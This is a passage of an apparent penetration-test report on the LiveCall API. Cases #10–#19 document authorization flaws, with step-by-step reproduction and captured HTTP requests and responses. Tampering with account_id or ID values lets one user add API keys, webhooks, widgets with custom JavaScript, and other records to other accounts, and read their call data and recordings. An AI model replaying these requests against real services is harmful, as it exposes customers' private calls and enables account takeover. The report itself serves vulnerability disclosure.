PoczÄ…tek","description":"od 0 do 30 leadÃ³w /
miesiÄ…c","price":58.0,"period":1,"period_unit":"month","currency":"pln","features":null},{
"id":"cbdemo_scale_pln","name":"Biznes","description":"od 30 do 100 leadÃ³w /
miesiÄ…c","price":179.0,"period":1,"period_unit":"month","currency":"pln","features":"####U
sage\n* 100 PoÅ‚Ä…czeÅ„\n* Dodatkowe poÅ‚Ä…czenia za 1,59 zÅ‚/poÅ‚Ä…czenie\n* Nielimitowana
liczba wtyczek\n* Nielimitowana liczba domen\n* Do 5 konsultantÃ³w\n#### Funkcje Start +\n*
Dostosowanie wtyczki\n* Historia nagraÅ„ 1 miesiÄ…c\n* Logo LiveCall na wtyczce
\n####Wsparcie\n* Email"},{"id":"profesjonalny","name":"Profesjonalny","description":"od 100
do 400 leadÃ³w /
miesiÄ…c","price":529.0,"period":1,"period_unit":"month","currency":"pln","features":"####U
sage\n* 400 PoÅ‚Ä…czeÅ„\n* Dodatkowe poÅ‚Ä…czenia za 1,19 zÅ‚/poÅ‚Ä…czenie\n* Nielimitowana
liczba wtyczek\n* Nielimitowana liczba domen\n* Do 10 konsultantÃ³w\n#### Funkcje Start +\n*
Dostosowanie wtyczki CSS\n* Zaawansowane triggery\n* Dopasowane SMSy do klientÃ³w\n*
Dopasowane Emaile do klientÃ³w\n* Integracja API (JS, REST, Push)\n* DostÄ™py Webhook\n*
Historia nagraÅ„ 6 miesiÄ™cy\n* Logo LiveCall na wtyczce \n####Wsparcie\n* Email \u0026
chat"},{"id":"copy_of_cbdemo_scale_pln","name":"Biznes","description":"od 30 do 100 leadÃ³w
/
miesiÄ…c","price":1699.0,"period":1,"period_unit":"year","currency":"pln","features":"####U
sage\n* 100 PoÅ‚Ä…czeÅ„\n* Dodatkowe poÅ‚Ä…czenia za 1,59 zÅ‚/poÅ‚Ä…czenie\n* Nielimitowana
liczba wtyczek\n* Nielimitowana liczba domen\n* Do 5 konsultantÃ³w\n#### Funkcje Start +\n*
```

Dostosowanie wtyczki\n* Historia nagraÅ„ 1 miesiÄ…c\n* Logo LiveCall na wtyczce \n####Wsparcie\n*
Email"},{"id":"copy_of_profesjonalny","name":"Profesjonalny","description":"od 100 do 400 leadÃ³w /
miesiÄ…c","price":5199.0,"period":1,"period_unit":"year","currency":"pln","features":"####Usage\n* 400 PoÅ‚Ä…czeÅ„\n* Dodatkowe poÅ‚Ä…czenia za 1,19 zÅ‚/poÅ‚Ä…czenie\n* Nielimitowana liczba wtyczek\n* Nielimitowana liczba domen\n* Do 10 konsultantÃ³w\n#### Funkcje Start +\n* Dostosowanie wtyczki CSS\n* Zaawansowane triggery\n* Dopasowane SMSy do klientÃ³w\n* Dopasowane Emaile do klientÃ³w\n* Integracja API (JS, REST, Push)\n* DostÄ™py Webhook\n* Historia nagraÅ„ 6 miesiÄ™cy\n* Logo LiveCall na wtyczce \n####Wsparcie\n* Email \u0026 chat"}]}

Case #10 possibilty to add to another accounts' API key:

1. As **user A** sign into account, fetch `account_id` from `/users/me` endpoint
2. As **user B** sign into account and go to API keys module
3. As **user B** add new API key and after that edit it
4. While sending PUT request intercept it and paste value copied from **user A** to `account_id` param.

Due to lack of authorization control, it is possible to change value of `account_id` parameter and submit a new API Key to other account.

Below you can find example request send to server:

```
PUT /api_keys/445 HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Authorization: [REDACTED]
Content-Length: 98
Origin: https://app.livecall.io
Connection: close
Referer: https://app.livecall.io/settings/installation/api-keys/445/edit

{"api_key":{"status":"active","token":"[REDACTED]","name":"dd","account_id":"[ID]"}}
```

Server response:

```
HTTP/1.1 200 OK
Server: nginx/1.13.8
Date: Thu, 20 Feb 2020 08:40:35 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, Token
Access-Control-Max-Age: 1728000
ETag: W/"e0bbabcadfde8679d673cd797f324974"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: 9e5247e8-8fbe-4002-a1a1-3a6d4652e74b
X-Runtime: 0.018671
X-Cloud-Trace-Context: b634303dd87f4b048418af3dcf8b9ec9;o=0
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 105

{"api_key":{"id":445,"status":"active","name":"dd","token":"[REDACTED]","account_id":9290}}
```

It is possible to use malicious key to retrieve sensitive information or to modify other accounts.

Example usage of malicious API Key:

```
GET /v1/calls/1031863 HTTP/1.1
Host: api.livecall.io
User-Agent: [REDACTED]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Authorization: Token [REDACTED]
```

```
Upgrade-Insecure-Requests: 1
```

Server will respond with victims calls information:

```
HTTP/1.1 200 OK
Server: nginx/1.13.8
Date: Thu, 20 Feb 2020 08:40:44 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, Token
Access-Control-Max-Age: 1728000
ETag: W/"6dd070b1b4bf6bb776024aaf8da2fc13"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: 30abc718-8d88-40cb-8a40-527983b6161c
X-Runtime: 0.059756
X-Cloud-Trace-Context: 645c568f09fa464ec71d918df25e9532;o=0
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 387

{"call":{"id":1031863,"outcome":"successful","status":"ended","user_id":97743,"filter_id":1
0962,"phone_number":"[REDACTED]","scheduled_for":"2020-02-20T08:00:00Z","created_at":"2020-
02-19T18:01:46.218+01:00","initiated_at":"2020-02-
20T09:00:06.463+01:00","started_at":"2020-02-20T09:00:38.000+01:00","ended_at":"2020-02-
20T09:00:49.000+01:00","duration":11.0,"custom_fields_data":{}}}
```

Case #11 possibility to add blacklisted phone number to another account:

1. As **user A** sign into account, fetch `account_id` from `/users/me` endpoint
2. As **user B** sign into account and go to blacklist module
3. As **user B** add new phone number and after that edit it
4. While sending PUT request intercept it and paste value copied from **user A** to `account_id` param
5. Go to **user A** blacklist page, phone added by **user B** should appear.

Below you can find example request send to server:

```
PUT /blacklisted_numbers/249 HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Authorization: [REDACTED]
Content-Length: 188
Origin: https://app.livecall.io
Connection: close
Referer: https://app.livecall.io/settings/blacklist/249/edit

{"blacklisted_number":{"number":"123456 ","account_id":"[ID]"}}
```

Server response:

```
HTTP/1.1 200 OK
Server: nginx/1.13.8
Date: Thu, 20 Feb 2020 21:26:14 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, Token
Access-Control-Max-Age: 1728000
ETag: W/"6f9a4c3f980e7af042af7709282a9da7"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: bfce236e-8b96-4693-b02d-02907cd63841
X-Runtime: 0.054643
X-Cloud-Trace-Context: 9822b0af316642efcdde5c5dcaf2da4c;o=0
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 195

{"blacklisted_number":{"id":249,"number":"123456 ","account_id":9290}}
```

Case #12 access to calls recordings:


1. As **user A** sign into account, fetch `id` from `/recordings` endpoint in Calls module
2. As **user B** send request to `/recordings?ids%5B%5D=[ID]` endpoint and paste value copied from **user A** to `[ID]` param.

```
GET /recordings?ids%5B%5D=[ID] HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Authorization: [REDACTED]
Origin: https://app.livecall.io
Connection: close
Referer: https://app.livecall.io/calls?p=1&q=accountId%3D9290&s=
If-None-Match: W/"7ec7941106f43fd0f55af0ff213c901b"
```

Due to lack of authorization control, it is possible to change value of `ids` parameter and retrieve a link to download and listen a given call recording. Server response:

```
HTTP/1.1 200 OK
Server: nginx/1.13.8
Date: Thu, 20 Feb 2020 21:41:45 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, Token
Access-Control-Max-Age: 1728000
ETag: W/"f74f46951ec2c14a42f98a2b1e1503c9"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: 942b559b-c6bd-4ef2-8d49-a58abe709839
X-Runtime: 0.019956
X-Cloud-Trace-Context: 1767b432a9b0450c8c34f3b6656b36fc;o=0
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 269

{"recordings":[{"id":"[REDACTED]","download_url":"[REDACTED]"}]}
```

Recording playback:



Case #13 possibility to add webhook to another company:

1. As **user A** sign into account, fetch `account_id` from `/users/me` endpoint
2. As **user B** sign into account and go to webhooks module
3. As **user B** add new webhook and after that edit it
4. While sending PUT request intercept it and paste value copied from **user A** to `account_id` param
5. Go to **user A** webhook page, webhook added by **user B** should appear.

Below you can find example request send to server:

```
PUT /webhooks/46 HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Authorization: [REDACTED]
Content-Length: 107
Origin: https://app.livecall.io
Connection: close

{"webhook":{"url":"https://bbbb","kind":"call_created","http_method":"post","account_id":"9
300"}}
```

Response from server:

```
HTTP/1.1 200 OK
Server: nginx/1.13.8
Date: Fri, 21 Feb 2020 13:34:44 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, Token
Access-Control-Max-Age: 1728000
ETag: W/"d3b9b80d22043f23f3289d90adbb4d91"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: 39af5fbf-eaeb-457b-8752-139fdd1dd51c
X-Runtime: 0.011773
X-Cloud-Trace-Context: dd59f30ccf4d4c9cc4ae8bd828d80f21;o=0
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 95

{"webhook":{"id":46,"url":"https://bbbb","kind":"call_created","http_method":"post"}}
```

Additionally, this behavior causes inability to edit webhooks using attacked user account. When **user A** has some webhooks added into account, webhook added by **user B** will result in HTTP 500 code error in listing webhooks endpoint - but added webhooks will still working. It means, if **user A** realizes that something is wrong with account, will have no option to fix this situation.

Below you can find example request send to server where one of webhooks is added by attacker:

```
GET /webhooks?ids%5B%5D=45&ids%5B%5D=46 HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
```

```
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Authorization: Bearer [REDACTED]
Origin: https://app.livecall.io
Connection: close
Referer: https://app.livecall.io/settings/integrations/webhooks
```

Response from server:

```
HTTP/1.1 500 Internal Server Error
Server: nginx/1.13.8
Date: Fri, 21 Feb 2020 13:41:09 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 48
Connection: close
X-Request-Id: f7af0b47-806b-418a-8ebe-b550616684f7
X-Runtime: 0.021064
X-Cloud-Trace-Context: e381bd3a22994fb5c1e94beda5ff7b0f;o=0
Strict-Transport-Security: max-age=15724800; includeSubDomains;

{"status":"500","error":"Internal Server Error"}
```

Case #14 possibility to add holidays to another company:

1. As **user A** sign into account, fetch `account_id` from `/users/me` endpoint
2. As **user B** sign into account and go to holidays module
3. As **user B** add new holiday and after that edit it
4. While sending PUT request intercept it and paste value copied from **user A** to `account_id` param
5. Go to **user A** holidays page, holiday added by **user B** should appear.

Below you can find example request send to server:

```
PUT /holidays/34682 HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Authorization: [REDACTED]
Content-Length: 67
Origin: https://app.livecall.io
Connection: close
Cache-Control: no-transform

{"holiday":{"date":"2020-02-27T00:00:00.000Z","account_id":"9300"}}
```

Response from server:

```
HTTP/1.1 200 OK
Server: nginx/1.13.8
Date: Tue, 25 Feb 2020 11:12:03 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, Token
Access-Control-Max-Age: 1728000
ETag: W/"eaa9db490cc69500c047d8de3667e0ef"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: 4aff6bcd-65df-4d5e-92b3-10b8e770cd93
X-Runtime: 0.029100
X-Cloud-Trace-Context: 49aa56975d5b4e3e844b82e9c9fd101a;o=0
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 62

{"holiday":{"id":34682,"date":"2020-02-27","account_id":9300}}
```

Case #15 possibility to add working hours to another user:

1. As **user A** sign into account, fetch `user_id` from `/users/me` endpoint
2. As **user B** sign into account and go to user preferences page
3. As **user B** add new working hours and after that edit it
4. While sending PUT request intercept it and paste value copied from **user A** to `user_id` param
5. Go to **user A** preferences page, working hours added by **user B** should appear.

Below you can find example request send to server:

```
PUT /availability_ranges/26648 HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Authorization: [REDACTED]
Content-Length: 118
Origin: https://app.livecall.io
Connection: close
Cache-Control: no-transform

{"availability_range":{"start_week_day":"2","end_week_day":"4","start_time":32400,"end_time
":61200,"user_id":"98433"}}
```

Response from server:

```
HTTP/1.1 200 OK
Server: nginx/1.13.8
Date: Fri, 21 Feb 2020 10:37:48 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, Token
Access-Control-Max-Age: 1728000
ETag: W/"64716cfa9fce7121283884c4dcdb101b"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: ef42bda3-71d3-4968-879b-a676b1cba7f8
X-Runtime: 0.025743
X-Cloud-Trace-Context: 9e44fa2e25184b86802ba608a5200a4b;o=0
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 123

{"availability_range":{"id":26648,"start_week_day":2,"end_week_day":4,"start_time":32400,"e
nd_time":61200,"user_id":98433}}
```

Case #16 possibility to add widget to another company:

1. As **user A** sign into account, fetch `account_id` from `/users/me` endpoint
2. As **user B** sign into account and go to widgets module
3. As **user B** add new widget and after that edit it
4. While sending PUT request intercept it and paste value copied from **user A** to `account_id` param
5. Go to **user A** widgets page, widget added by **user B** should appear.

This vulnerability has greater impact than other found cases, because JavaScript code can be added into widget. This mean, bad actor adding widget to another user can inject own JavaScript code into another user webpage. This can lead to account takeover.

Below you can find example request send to server:

```
PUT /widgets/10539 HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Authorization: [REDACTED]
Content-Length: 448
Origin: https://app.livecall.io
Connection: close
Cache-Control: no-transform

{"widget":{"name":"sseeeef","locale":"en","custom_css":null,"custom_js":null,"closing_mode"
:"minimizes","default_country":"pl","placement":"right","trigger_fireing_mode":"fire_trigge
rs_independently","skin":"callback_v1","skin_configuration":{},"trigger_ids":["40280","4027
9","40278","40277","40276"],"custom_field_ids":[],"agreement_question_ids":["337","336","33
5","340","333","341","342"],"prequalification_question_ids":[],"account_id":"9300"}}
```

Response from server:

```
HTTP/1.1 200 OK
Server: nginx/1.13.8
Date: Tue, 25 Feb 2020 11:12:03 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, Token
Access-Control-Max-Age: 1728000
ETag: W/"eaa9db490cc69500c047d8de3667e0ef"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: 4aff6bcd-65df-4d5e-92b3-10b8e770cd93
X-Runtime: 0.029100
X-Cloud-Trace-Context: 49aa56975d5b4e3e844b82e9c9fd101a;o=0
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 62

{"widget_triggers":[{"id":40280,"component":"popup","kind":"exit_intent","value":"20","play
s_sound":true},{"id":40279,"component":"popup","kind":"scroll_percentage","value":"75","pla
ys_sound":true},{"id":40278,"component":"popup","kind":"total_time_spent","value":"30","pla
ys_sound":true},{"id":40277,"component":"popover","kind":"total_time_spent","value":"10","p
lays_sound":false},{"id":40276,"component":"bubble","kind":"load","value":"20","plays_sound
```

```
":false}],"custom_fields":[],"widget_agreement_questions":[{"id":337,"content":"ellrere
rellre","display":null,"is_accepted_by_default":false,"position":1},{"id":336,"content":"er
ere
rere","display":null,"is_accepted_by_default":false,"position":1},{"id":335,"content":"erer
e
rere","display":null,"is_accepted_by_default":false,"position":1},{"id":341,"content":"dddd
|
ddd","display":null,"is_accepted_by_default":false,"position":2},{"id":340,"content":"ffjj
|
ffjj","display":null,"is_accepted_by_default":false,"position":2},{"id":333,"content":"ffjj
|
ffjj","display":null,"is_accepted_by_default":false,"position":2},{"id":342,"content":"oiuo
iu
tttt","display":null,"is_accepted_by_default":false,"position":1}],"widget_prequalification
_questions":[],"widget":{"id":10539,"locale":"en","name":"sseeeef","closing_mode":"minimize
s","custom_css":null,"custom_js":null,"default_country":"pl","placement":"right","trigger_f
ireing_mode":"fire_triggers_independently","skin":"callback_v1","skin_configuration":{},"ac
count_id":9300,"trigger_ids":[40280,40279,40278,40277,40276],"custom_field_ids":[],"agreeme
nt_question_ids":[337,336,335,341,340,333,342],"prequalification_question_ids":[]}}
```

Case #17 possibility to add widget custom note to another company:

1. As **user A** sign into account, go to widget module and fetch `[ID]` value from `/widgets/[ID]/edit` endpoint
2. As **user B** sign into account and go to widgets module and edit one
3. As **user B** add new note and send request. Then edit it
4. While sending PUT request for editing note intercept it and paste value copied from **user A** to `widget_id` param
5. Go again to **users A** widget, new note added by **user B** should appear.

Below you can find example request send to server:

```
PUT /widget_agreement_questions/340 HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Authorization: [REDACTED]
Content-Length: 131
Origin: https://app.livecall.io
Connection: close
Cache-Control: no-transform

{"widget_agreement_question":{"content":"ffjj|ffjj","display":null,"accepted_by_default":fa
lse,"position":2,"widget_id":"10539"}}
```

Response from server:

```
HTTP/1.1 200 OK

Server: nginx/1.13.8
Date: Tue, 25 Feb 2020 14:15:02 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, Token
Access-Control-Max-Age: 1728000
ETag: W/"ba89c1299a332e6b4de066ec3b40395b"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: 5da4af45-f473-4a52-aba3-3f7585571420
X-Runtime: 0.035712
X-Cloud-Trace-Context: f7b6dd48cd2d44638a56641e348540fa;o=0
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 123

{"widget_agreement_question":{"id":340,"content":"ffjj|ffjj","display":null,"is_accepted_by
_default":false,"position":2}}
```

Case #18 removing widgets' legal note from another company:

1. As **user A** sign into account, go to widget module and edit one. From `/widgets/[ID]` endpoint get value from `agreement_question_ids` array
2. As **user B** sign into account and go to widgets module and edit one
3. While sending PUT request for editing widget intercept it and paste value copied from **user A** to `agreement_question_ids` array
4. Go again to **users B** widget, note from **user A** should appear. Then, go to **users A** widget, used note should disappear.

Below you can find example request send to server:

```
PUT /widgets/10539 HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Authorization: [REDACTED]
Content-Length: 448
Origin: https://app.livecall.io
Connection: close
Cache-Control: no-transform

{"widget":{"name":"sseeeef","locale":"en","custom_css":null,"custom_js":null,"closing_mode"
:"minimizes","default_country":"pl","placement":"right","trigger_fireing_mode":"fire_trigge
rs_independently","skin":"callback_v1","skin_configuration":{},"trigger_ids":["40280","4027
9","40278","40277","40276"],"custom_field_ids":[],"agreement_question_ids":["337","336","33
5","340","333","341","342"],"prequalification_question_ids":[],"account_id":"9300"}
```

Response from server:

```
HTTP/1.1 200 OK
Server: nginx/1.13.8
Date: Tue, 25 Feb 2020 14:24:11 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, Token
Access-Control-Max-Age: 1728000
ETag: W/"19da6034719d542b79f539f512236280"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: 7c270fe0-e50d-4cae-8d39-de94f8da2c54
X-Runtime: 0.043624
X-Cloud-Trace-Context: dbfc96e845114d13cba2ed7195ae29dc;o=0
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 1652

{"widget_triggers":[{"id":40280,"component":"popup","kind":"exit_intent","value":"20","play
s_sound":true},{"id":40279,"component":"popup","kind":"scroll_percentage","value":"75","pla
ys_sound":true},{"id":40278,"component":"popup","kind":"total_time_spent","value":"30","pla
ys_sound":true},{"id":40277,"component":"popover","kind":"total_time_spent","value":"10","p
lays_sound":false},{"id":40276,"component":"bubble","kind":"load","value":"20","plays_sound
":false}],"custom_fields":[],"widget_agreement_questions":[{"id":337,"content":"ellrere    |
rellre","display":null,"is_accepted_by_default":false,"position":1},{"id":336,"content":"er
ere                                                                                        |
rere","display":null,"is_accepted_by_default":false,"position":1},{"id":335,"content":"erer
e                                                                                          |
```

```
rere","display":null,"is_accepted_by_default":false,"position":1},{"id":341,"content":"dddd
|
ddd","display":null,"is_accepted_by_default":false,"position":2},{"id":340,"content":"ffjj
|
ffjj","display":null,"is_accepted_by_default":false,"position":2},{"id":333,"content":"ffjj
|
ffjj","display":null,"is_accepted_by_default":false,"position":2},{"id":342,"content":"oiuo
iu                                                                                    |
tttt","display":null,"is_accepted_by_default":false,"position":1}],"widget_prequalification
_questions":[],"widget":{"id":10539,"locale":"en","name":"sseeeef","closing_mode":"minimize
s","custom_css":null,"custom_js":null,"default_country":"pl","placement":"right","trigger_f
ireing_mode":"fire_triggers_independently","skin":"callback_v1","skin_configuration":{},"ac
count_id":9300,"trigger_ids":[40280,40279,40278,40277,40276],"custom_field_ids":[],"agreeme
nt_question_ids":[337,336,335,341,340,333,342],"prequalification_question_ids":[]}}
```

Case #19 possibility to add Facebook lead AD to another company:

1. As **user A** sign into account, fetch `account_id` from `/users/me` endpoint
2. As **user B** sign into account and go to Facebook Lead ADs module
3. As **user B** add new facebook lead ad and after that edit it
4. While sending PUT request intercept it and paste value copied from **user A** to `account_id` param
5. Go to **user A** Facebook Lead Ads page, lead ad added by **user B** should appear.

Below you can find example request send to server:

```
PUT /facebook_lead_subscriptions/256 HTTP/1.1
Host: livecall-api.t.livecall.io
User-Agent: [REDACTED]
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: pl,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json; charset=utf-8
Authorization: [REDACTED]
Content-Length: 645
Origin: https://app.livecall.io
Connection: close
Cache-Control: no-transform

{"facebook_lead_subscription":{"name":"<u>aaa","status":"on","authorization_status":"author
ized","page_id":"[REDACTED]","page_access_token":"[REDACTED]","page_name":"[REDACTED]","use
r_access_token":null,"remote_object_type":null,"remote_object_ids":[],"last_error":{},"loca
le":"en","automatically_schedules_when_out_of_working_hours":true,"schedule_interval":null,
"user_picking_mode":"sequential_in_random_order","account_id":"9300","handler_ids":["98433"
]}}
```

Response from server:

```
HTTP/1.1 200 OK
Server: nginx/1.13.8
Date: Mon, 24 Feb 2020 12:28:04 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: POST, GET, PUT, PATCH, DELETE, OPTIONS
Access-Control-Allow-Headers: Origin, Content-Type, Accept, Authorization, Token
Access-Control-Max-Age: 1728000
ETag: W/"d6d899c070e0c73375e4a2925fce1559"
Cache-Control: max-age=0, private, must-revalidate
X-Request-Id: 17c2db61-cb36-44e1-aeb7-05fb6652e74b
X-Runtime: 0.040071
X-Cloud-Trace-Context: 3426973cfee4454ccb5a73db011ef876;o=0
Strict-Transport-Security: max-age=15724800; includeSubDomains;
Content-Length: 637

{"facebook_lead_subscription":{"id":256,"status":"on","authorization_status":"authorized","
name":"\u003cu\u003eaaa","page_id":"[REDACTED]","page_access_token":"[REDACTED]","page_name
":"[REDACTED]","locale":"en","automatically_schedules_when_out_of_working_hours":true,"remo
te_object_type":null,"remote_object_ids":[],"schedule_interval":null,"user_picking_mode":"s
